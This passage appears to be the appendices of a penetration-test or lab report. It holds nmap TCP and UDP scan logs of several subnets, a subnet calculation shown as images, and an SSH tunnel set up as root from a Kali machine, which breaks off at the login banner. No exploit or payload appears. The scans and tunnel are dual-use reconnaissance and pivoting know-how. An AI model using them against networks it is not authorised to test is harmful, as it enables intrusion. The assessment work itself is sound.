
```
root@kali:~# nmap 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 16:59 EST
Nmap scan report for 13.13.13.12
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 13.13.13.13
Host is up (0.0034s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 69.70 seconds
root@kali:~#
```

```
root@kali:~# nmap 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-21 14:12 EST
Nmap scan report for 192.168.0.229
Host is up (0.00032s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.00060s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

```
root@kali:~# nmap -Pn 192.168.0.233/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 12:22 EST
Nmap scan report for 192.168.0.232
Host is up.
All 1000 scanned ports on 192.168.0.232 are filtered

Nmap scan report for 192.168.0.233
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.234
Host is up (0.0012s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd

Nmap scan report for 192.168.0.235
Host is up.
All 1000 scanned ports on 192.168.0.235 are filtered

Nmap done: 4 IP addresses (4 hosts up) scanned in 21.59 seconds
```

```
root@kali:~# nmap 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 08:57 EST
Nmap scan report for 192.168.0.129
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.01 seconds
```


root@kali:~# nmap 172.16.221.0/24
Starting Nmap 7.80 (https://nmap.org) at 2021-01-01 16:54 EST
Nmap scan report for 172.16.221.16
Host is up (0.00036s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
80/tcp open http
443/tcp open https
Nmap scan report for 172.16.221.237
Host is up (0.00069s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
Nmap done: 256 IP addresses (2 hosts up) scanned in 17.80 seconds
root@kali:~#


root@kali:~# nmap 192.168.0.97/27
Starting Nmap 7.80 (https://nmap.org) at 2020-12-17 12:27 EST
Nmap scan report for 192.168.0.97
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https
Nmap done: 32 IP addresses (1 host up) scanned in 17.70 seconds
root@kali:~# nmap 192.168.0.95/27
Starting Nmap 7.80 (https://nmap.org) at 2020-12-17 12:28 EST
Nmap scan report for 192.168.0.65
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https
Nmap scan report for 192.168.0.66
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
2049/tcp open nfs
Nmap done: 32 IP addresses (2 hosts up) scanned in 17.78 seconds
root@kali:~#

APPENDIX B – UDP SCANS

```
root@kali:~# nmap -sUV -O 192.168.0.33
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:10 EST
Stats: 1:09:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.29% done; ETC: 17:22 (0:03:24 remaining)
Nmap scan report for 192.168.0.33
Host is up (0.00048s latency).
Not shown: 995 open|filtered ports
PORT      STATE  SERVICE VERSION
123/udp   open   ntp     NTP v4 (unsynchronized)
161/udp   open   snmp    net-snmp; net-snmp SNMPv3 server
773/udp   closed notify
18835/udp closed unknown
21060/udp closed unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4357.77 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:09 EST
Nmap scan report for 192.168.0.34
Host is up (0.00060s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
2049/udp open          nfs_acl 2-3 (RPC #100227)
5353/udp open          mdns    DNS-based service discovery
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1199.12 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:09 EST
Stats: 1:09:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 97.59% done; ETC: 17:20 (0:01:42 remaining)
Nmap scan report for 192.168.0.129
Host is up (0.00068s latency).
Not shown: 994 open|filtered ports
PORT      STATE  SERVICE    VERSION
123/udp   open   ntp        NTP v4 (unsynchronized)
161/udp   open   snmp       net-snmp; net-snmp SNMPv3 server
8001/udp  closed vcom-tunnel
17302/udp closed unknown
22695/udp closed unknown
49199/udp closed unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4328.73 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:09 EST
Nmap scan report for 192.168.0.130
Host is up (0.00087s latency).
Not shown: 947 closed ports, 50 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)
5353/udp open  mdns    DNS-based service discovery
Too many fingerprints match this host to give specific OS details
Network Distance: 4 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1263.19 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:06 EST
Stats: 0:33:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 21.54% done; ETC: 16:51 (0:10:56 remaining)
Nmap scan report for 192.168.0.193
Host is up (0.00028s latency).
Not shown: 805 closed ports, 193 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
MAC Address: 00:50:56:99:6C:E2 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2618.37 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:06 EST
Nmap scan report for 192.168.0.200
Host is up (0.000027s latency).
All 1000 scanned ports on 192.168.0.200 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.97 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.203
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:06 EST
Nmap scan report for 192.168.0.203
Host is up (0.00074s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE VERSION
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1286.56 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 14:12 E
ST
Stats: 0:02:50 elapsed; 0 hosts completed (1 up), 1 undergoin
g UDP Scan
UDP Scan Timing: About 22.20% done; ETC: 14:24 (0:09:10 remai
ning)
Stats: 0:06:39 elapsed; 0 hosts completed (1 up), 1 undergoin
g UDP Scan
UDP Scan Timing: About 44.23% done; ETC: 14:26 (0:08:07 remai
ning)
Stats: 0:11:07 elapsed; 0 hosts completed (1 up), 1 undergoin
g UDP Scan
UDP Scan Timing: About 70.03% done; ETC: 14:27 (0:04:40 remai
ning)
Stats: 0:16:10 elapsed; 0 hosts completed (1 up), 1 undergoin
g UDP Scan
UDP Scan Timing: About 99.05% done; ETC: 14:28 (0:00:09 remai
ning)
Stats: 0:17:30 elapsed; 0 hosts completed (1 up), 1 undergoin
g Service Scan
Service scan Timing: About 6.25% done; ETC: 14:32 (0:02:30 re
maining)
Stats: 0:17:50 elapsed; 0 hosts completed (1 up), 1 undergoin
g Service Scan
Service scan Timing: About 6.25% done; ETC: 14:37 (0:07:30 re
maining)
Stats: 0:17:53 elapsed; 0 hosts completed (1 up), 1 undergoin
g Service Scan
Service scan Timing: About 6.25% done; ETC: 14:38 (0:08:15 re
maining)
Stats: 0:17:55 elapsed; 0 hosts completed (1 up), 1 undergoin
g Service Scan
Service scan Timing: About 6.25% done; ETC: 14:38 (0:08:45 re
maining)
Stats: 0:17:58 elapsed; 0 hosts completed (1 up), 1 undergoin
g Service Scan
Service scan Timing: About 6.25% done; ETC: 14:39 (0:09:30 re
maining)
Stats: 0:18:20 elapsed; 0 hosts completed (1 up), 1 undergoin
g Service Scan
Service scan Timing: About 12.50% done; ETC: 14:37 (0:07:00 r
emaining)
Nmap scan report for 192.168.0.210
Host is up (0.00033s latency).
Not shown: 952 closed ports, 45 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)
5353/udp open  mdns    DNS-based service discovery
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Too many fingerprints match this host to give specific OS det
ails
Network Distance: 1 hop

OS and Service detection performed. Please report any incorre
ct results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1236.19 second
s
```

```
root@kali:~# nmap -sUV -O 192.168.0.225
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:09 EST
Nmap scan report for 192.168.0.225
Host is up (0.00027s latency).
Not shown: 982 closed ports
PORT      STATE         SERVICE     VERSION
123/udp   open          ntp         NTP v4 (unsynchronized)
161/udp   open          snmp        net-snmp; net-snmp SNMPv3 server
2000/udp  open|filtered cisco-sccp
17615/udp open|filtered unknown
19283/udp open|filtered keysrvr
19504/udp open|filtered unknown
19728/udp open|filtered unknown
19935/udp open|filtered unknown
21702/udp open|filtered unknown
21780/udp open|filtered unknown
22053/udp open|filtered unknown
24279/udp open|filtered unknown
43824/udp open|filtered unknown
44101/udp open|filtered unknown
46532/udp open|filtered unknown
49171/udp open|filtered unknown
50497/udp open|filtered unknown
61024/udp open|filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1303.14 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:09 EST
Nmap scan report for 192.168.0.226
Host is up (0.00057s latency).
Not shown: 917 closed ports, 81 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2538.63 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.229
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:09 EST
Warning: 192.168.0.229 giving up on port because retransmission cap hit (10).
Stats: 0:45:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.18% done; ETC: 16:56 (0:01:38 remaining)
Nmap scan report for 192.168.0.229
Host is up (0.0011s latency).
Not shown: 899 closed ports, 99 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2780.59 seconds
root@kali:~#
```


```
root@kali:~# nmap -sUV -O 192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:08 EST
Stats: 0:43:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 54.86% done; ETC: 17:28 (0:35:44 remaining)
Stats: 1:10:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 88.97% done; ETC: 17:27 (0:08:40 remaining)
Nmap scan report for 192.168.0.230
Host is up (0.00068s latency).
Not shown: 995 open|filtered ports
PORT      STATE  SERVICE VERSION
123/udp   open   ntp     NTP v4 (unsynchronized)
161/udp   open   snmp    net-snmp; net-snmp SNMPv3 server
402/udp   closed genie
21663/udp closed unknown
21967/udp closed unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4699.02 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.233
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:08 EST
Nmap scan report for 192.168.0.233
Host is up (0.00060s latency).
Not shown: 943 closed ports, 55 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1769.44 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 16:08 EST
Nmap scan report for 192.168.0.242
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE         SERVICE VERSION
111/udp   open          rpcbind 2-4 (RPC #100000)
631/udp   open|filtered ipp
767/udp   open          rpcbind 2-4 (RPC #100000)
5353/udp  open          mdns    DNS-based service discovery
54281/udp open|filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 5 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1199.82 seconds
root@kali:~#
```

```
root@kali:~# nmap -sUV -O 13.13.13.13
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 16:36 EST
Stats: 0:04:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 31.58% done; ETC: 16:50 (0:09:06 remaining)
Nmap scan report for 13.13.13.13
Host is up (0.0017s latency).
Not shown: 952 closed ports, 47 open|filtered ports
PORT     STATE SERVICE VERSION
5353/udp open  mdns    DNS-based service discovery
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1253.39 seconds
root@kali:~#
```

APPENDIX C – 13.13.13.0 SUBNET CALCULATION





APPENDIX D – SSH TUNNEL SETUP ON PC2 AND KALI MACHINE


```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

